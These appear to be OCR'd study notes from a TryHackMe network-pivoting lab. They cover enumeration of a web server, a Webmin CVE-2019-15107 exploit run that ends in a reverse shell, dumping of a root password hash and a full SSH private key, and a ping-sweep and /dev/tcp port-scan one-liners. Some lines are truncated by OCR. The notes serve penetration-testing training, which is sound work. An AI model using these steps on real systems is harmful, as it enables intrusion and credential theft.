
Day1(Public WebServer Enumaration)

# Nmap

```
        PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey: 
|   3072 9c:1b:d4:b4:05:4d:88:99:ce:09:1f:c1:15:6a:d4:7e (RSA)
|   256 93:55:b4:d9:8b:70:ae:8e:95:0d:c2:b6:d2:03:89:a4 (ECDSA)
|_  256 f0:61:5a:55:34:9b:b7:b8:3a:46:ca:7d:9f:dc:fa:12 (ED25519)
80/tcp    open  http     Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
|_http-title: Did not follow redirect to https://thomaswreath.thm
443/tcp   open  ssl/http Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
| http-methods: 
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
|_http-title: Thomas Wreath | Developer
| ssl-cert: Subject: commonName=thomaswreath.thm/organizationName=Thomas Wreath Development/-
stateOrProvinceName=East Riding Yorkshire/countryName=GB
| Not valid before: 2021-06-30T03:51:49
|_Not valid after:  2022-06-30T03:51:49
|_ssl-date: TLS randomness does not represent time
| tls-alpn: 
|_  http/1.1
10000/tcp open  http     MiniServ 1.890 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 3.13 (92%), Crestron XPanel control system (90%), ASUS RT-N56U WAP (Linux 3.4) (87%), Linux 3.1 (87%), Linux 3.16 (87%), Linux 3.2 (87%), HP P2000 G3 NAS device (87%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (87%), Linux 5.4 (86%), Linux 2.6.32 (86%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
```

# Webserver

- Web server is a hostname but isnt running dns so we manually added ip to /etc/hosts



What I am all about.

I am a sysadmin and developer with a passion for tech! My specialisms are full-stack web development and software dev. I have a track record for providing fast, efficient and dynamic solutions for my clients -- both recently in my freelance work, and previously as the team lead of a software development team in Solihull, UK.

Please find my CV below.
I look forward to hearing from you!

Expertise

Full-Stack Web Development

10 years on-and-off experience as a full-stack web developer, specialising in CentOS LAMP installations. Preference for PHP development, but with extensive knowledge of full-stack development in Python, Node.js and Golang.

Software Development

Started developing simple programs as a child and maintained the skill as a hobby until learning formally at university, resulting in 25 years of software development experience. Seven of these were working professionally as a software developer.

Network Design and Architecture

Interested in how networks work from a young age. Worked as a systems administrator for 5 years. Experienced at designing, implementing and maintaining networks comprised of Windows, Linux and BSD hosts (as well as any necessary embedded systems).

Team Management

Worked for three years as the development team leader for Vanguard Software Solutions, Ltd, before their dissolution in 2019. Role involved close co-ordination with management, as well as a team of 8 developers.


# Exploit

- Webmin 1.890 is running on port 10000
- A rce cve is avaialble so we can get execution
- CVE-2019-15107
-

Day2(Webserver Exploitation)


# Exploitation

- Now we will clone a exploit repository and then run the script against the target t0 get RCE.
-




```
—# git clone https://github.com/MuirlandOracle/CVE-2019-15107&&cd CVE-2019-15107 && pip3 install -r requirements.txt&
chmod +x ./CVE-2019-15107.py&&./CVE-2019-15107.py $ip
Cloning into 'CVE-2019-15107'...
remote: Enumerating objects: 29, done.
remote: Counting objects: 100% (29/29), done.
remote: Compressing objects: 100% (23/23), done.
remote: Total 29 (delta 9), reused 14 (delta 3), pack-reused 0
Receiving objects: 100% (29/29), 19.47 KiB | 316.00 KiB/s, done.
Resolving deltas: 100% (9/9), done.
Collecting argparse
 Downloading argparse-1.4.0-py2.py3-none-any.whl (23 kB)
Requirement already satisfied: requests in /usr/lib/python3/dist-packages (from -r requirements.txt (line 2)) (2.25.1)
Requirement already satisfied: urllib3 in /usr/lib/python3/dist-packages (from -r requirements.txt (line 3)) (1.26.4)
Requirement already satisfied: prompt_toolkit in /usr/lib/python3/dist-packages (from -r requirements.txt (line 4)) (3
0.14)
```

- Now the server has been succesfully exploited



```
                                                    @MuirlandOracle


[*] Server is running in SSL mode. Switching to HTTPS
[+] Connected to https://10.200.51.200:10000/ successfully.
[+] Server version (1.890) should be vulnerable!
[+] Benign Payload executed!

[+] The target is vulnerable and a pseudoshell has been obtained.
Type commands to have them executed on the target.
[*] Type 'exit' to exit.
[*] Type 'shell' to obtain a full reverse shell (UNIX only).

# shell

[*] Starting the reverse shell process
[*] For UNIX targets only!
[*] Use 'exit' to return to the pseudoshell at any time
Please enter the IP address for the shell: 10.50.49.32
Please enter the port number for the shell: 6969

[*] Start a netcat listener in a new window (nc -lvnp 6969) then press enter.

[+] You should now have a reverse shell on the target
[*] If this is not the case, please check your IP and chosen port
If these are correct then there is likely a firewall preventing the reverse connection. Try choosing a well-known po
uch as 443 or 53
#
```

- We need to get a consistent shell so we get a reverse connection back




```
┌──(root💀CyberJunkie)-[~/Tryhackme/WreathNetwork]
└─# nc -nvlp 6969
listening on [any] 6969 ...
onnect to [10.50.49.32] from (UNKNOWN) [10.200.51.200] 37262
h: cannot set terminal process group (1790): Inappropriate ioct
h: no job control in this shell
h-4.4#
```

- Stablize the shell

# Post Exploitation

- We are already root but we get root hash password for persistence



```
id=0(root) gid=0(root) groups=0(root) context=system_u:system_r:initrc_t:s0
root@prod-serv ]# cat /etc/shadow | grep root
oot:$6$i9vT8tk3SoXXxK2P$HDIAwho9FOdd4QCecIJKwAwwh8Hwl.BdsbMOUAd3X/chSCvrmpfy.5lrLgnRVNq6/6g0PxK9VqSdy47/qKXad1::0:99999:
:::
```

- We cant crack the hash cause it says in the Network Guideline but we can get root's user ssh key for future need

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAs0oHYlnFUHTlbuhePTNoITku4OBH8OxzRN8O3tMrpHqNH3LHaQRE
LgAe9qk9dvQA7pJb9V6vfLc+Vm6XLC1JY9Ljou89Cd4AcTJ9OruYZXTDnX0hW1vO5Do1bS
jkDDIfoprO37/YkDKxPFqdIYW0UkzA60qzkMHy7n3kLhab7gkV65wHdIwI/v8+SKXlVeeg
0+L12BkcSYzVyVUfE6dYxx3BwJSu8PIzLO/XUXXsOGuRRno0dG3XSFdbyiehGQlRIGEMzx
hdhWQRry2HlMe7A5dmW/4ag8o+NOhBqygPlrxFKdQMg6rLf8yoraW4mbY7rA7/TiWBi6jR
fqFzgeL6W0hRAvvQzsPctAK+ZGyGYWXa4qR4VIEWnYnUHjAosPSLn+o8Q6qtNeZUMeVwzK
H9rjFG3tnjfZYvHO66dypaRAF4GfchQusibhJE+vlKnKNpZ3CtgQsdka6oOdu++c1M++Zj
z14DJom9/CWDpvnSjRRVTU1Q7w/1MniSHZMjczIrAAAFiMfOUcXHzlHFAAAAB3NzaC1yc2
EAAAGBALNKB2JZxVB05W7oXj0zaCE5LuDgR/Dsc0TfDt7TK6R6jR9yx2kERC4AHvapPXb0
AO6SW/Ver3y3PlZulywtSWPS46LvPQneAHEyfTq7mGV0w519IVtbzuQ6NW0o5AwyH6Kazt
+/2JAysTxanSGFtFJMwOtKs5DB8u595C4Wm+4JFeucB3SMCP7/Pkil5VXnoNPi9dgZHEmM
1clVHxOnWMcdwcCUrvDyMyzv11F17DhrkUZ6NHRt10hXW8onoRkJUSBhDM8YXYVkEa8th5
THuwOXZlv+GoPKPjToQasoD5a8RSnUDIOqy3/MqK2luJm2O6wO/04lgYuo0X6hc4Hi+ltI
UQL70M7D3LQCvmRshmFl2uKkeFSBFp2J1B4wKLD0i5/qPEOqrTXmVDHlcMyh/a4xRt7Z43
2WLxzuuncqWkQBeBn3IULrIm4SRPr5SpyjaWdwrYELHZGuqDnbvvnNTPvmY89eAyaJvfwl
g6b50o0UVU1NUO8P9TJ4kh2TI3MyKwAAAAMBAAEAAAGAcLPPcn617z6cXxyI6PXgtknI8y
lpb8RjLV7+bQnXvFwhTCyNt7Er3rLKxAldDuKRl2a/kb3EmKRj9lcshmOtZ6fQ2sKC3yoD
oyS23e3A/b3pnZ1kE5bhtkv0+7qhqBz2D/Q6qSJi0zpaeXMIpWL0GGwRNZdOy2dv+4V9o4
8o0/g4JFR/xz6kBQ+UKnzGbjrduXRJUF9wjbePSDFPCL7AquJEwnd0hRfrHYtjEd0L8eeE
egYl5S6LDvmDRM+mkCNvI499+evGwsgh641MlKkJwfV6/i0xBQnGyB9vhGVAKYXbIPjrbJ
r7Rg3UXvwQF1KYBcjaPh1o9fQoQlsNlcLLYTp1gJAzEXK5bC5jrMdrU85BY5UP+wEUYMbz
TNY0be3g7bzoorxjmeM5ujvLkq7IhmpZ9nVXYDSD29+t2JU565CrV4M69qvA9L6ktyta51
```

```
bA4Rr/l9f+dfnZMrKuOqpyrfXSSZwnKXz22PLBuXiTxvCRuZBbZAgmwqttph9lsKp5AAAA
wBMyQsq6e7CHlzMFIeeG254QptEXOAJ6igQ4deCgGzTfwhDSm9j7bYczVi1P1+BLH1pDCQ
viAX2kbC4VLQ9PNfiTX+L0vfzETRJbyREI649nuQr70u/9AedZMSuvXOReWlLcPSMR9Hn7
bA70kEokZcE9GvviEHL3Um6tMF9LflbjzNzgxxwXd5g1dil8DTBmWuSBuRTb8VPv14SbbW
HHVCpSU0M82eSOy1tYy1RbOsh9hzg7hOCqc3gqB+sx8bNWOgAAAMEA1pMhxKkqJXXIRZV6
0w9EAU9a94dM/6srBObt3/7Rqkr9sbMOQ3IeSZp59KyHRbZQ1mBZYo+PKVKPE02DBM3yBZ
r2u7j326Y4IntQn3pB3nQQMt91jzbSd51sxitnqQQM8cR8le4UPNA0FN9JbssWGxpQKnnv
m9kI975gZ/vbG0PZ7WvIs2sUrKg+
+iBZQmYVs+bj5Tf0CyHO7EST414J2I54t9vlDerAcZ
DZwEYbkM7/kXMgDKMIp2cdBMP+VypVAAAAwQDV5v0L5wWZPlzgd54vK8BfN5o5gIuhWOkB
2I2RDhVCoyyFH0T4Oqp1asVrpjwWpOd+0rVDT8I6rzS5/VJ8OOYuoQzumEME9rzNyBSiTw
YlXRN11U6IKYQMTQgXDcZxTx+KFp8WlHV9NE2g3tHwagVTgIzmNA7EPdENzuxsXFwFH9TY
EsDTnTZceDBI6uBFoTQ1nIMnoyAxOSUC+Rb1TBBSwns/r4AJuA/d+cSp5U0jbfoR0R/8by
GbJ7oAQ232an8AAAARcm9vdEB0bS1wcm9kLXNlcnYBAg==
-----END OPENSSH PRIVATE KEY-----
```

Day3(Pivoting)

# Some tips

When Pivoting, Our Goal is to FInd possible machines in the network and then enumrating them(Port scan etc) to compromise them.

- We can see arp cache or arp tables to see the contacted ip address. (arp -a)
- ALso we can check DNS files. on Linux (/etc/resolv.conf) and on windows command (ipconfig /all)
- If compromised server has installed tools like nmap etc we can do internal port scan to see with what services its interacting.
- We can also do sssh tunneling and do port scan from our machine through help of proxychains but this is very slow process
- WE can transfer static binaries to compromised machine from our machine. Static bianries dont require external dynamic resources whereas dynamic binaries require. ALways prefer static compiled binaries when transfering to compromised server because machine may not have all dependencies
- Generally Firewalls only filter traffic coming from public network,not from a internal machine so this makes our job easier in most cases.
- Ping Sweep One liner :

```
for i in {1..255}; do (ping -c 1 192.168.1.${i} | grep "bytes from" &); done
```

→ BAsh Port scanner :

```
for i in {1..65535}; do (echo > /dev/tcp/192.168.1.1/$i) >/dev/null 2>&1 && echo $i is ope
```

- WIndows firewalls mostly blovks icmps packets so we cant ping sweep there,we need a alternative like nmap etc.

# SCANNING INTERNAL NETWORK

1-First i transfer a static nmap binary to my compromised host and then scan the ip range

./nmap-cyberjunkie -sn 10.200.51.0/24


Starting Nmap 6.49BETA1 (http://nmap.org) at 2021-07-04 16:09 BST
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-51-1.eu-west-1.compute.internal (10.200.51.1)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (-0.18s latency).
MAC Address: 02:38:92:DB:9C:85 (Unknown)
Nmap scan report for ip-10-200-51-100.eu-west-1.compute.internal (10.200.51.100)
Host is up (0.00021s latency).
MAC Address: 02:FF:21:E8:E4:CF (Unknown)
Nmap scan report for ip-10-200-51-150.eu-west-1.compute.internal (10.200.51.150)
Host is up (0.00028s latency).
MAC Address: 02:69:E8:39:08:A7 (Unknown)

```
Nmap scan report for ip-10-200-51-250.eu-west-1.compute.internal (10.200.51.250)
Host is up (0.00045s latency).
MAC Address: 02:67:8B:6F:CE:E1 (Unknown)
Nmap scan report for ip-10-200-51-200.eu-west-1.compute.internal (10.200.51.200)
Host is up.
```

2- .1 and .250 are excluded as .1 is gateway and .250 is openvpn ip
3- Now i scan these ips and and .100 is filtered but .150 gave some open ports

```
Nmap scan report for ip-10-200-51-150.eu-west-1.compute.internal (10.200.51.150)
Host is up (-0.000088s latency).
Not shown: 6147 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
3389/tcp open  ms-wbt-server
5985/tcp open  wsman
```

4- Now we scanned and got a login screen of gitstack



127.0.0.1:7777/registration/login/

Your username and password didn't match. Please try again.

Username: admin

Password:

5- we found a exploit for gitstack having rce


https://www.exploit-db.com/exploits/43777

6- Now we need to change this code a bit for our purposes
7-

Day4(gitserver Exploitation)

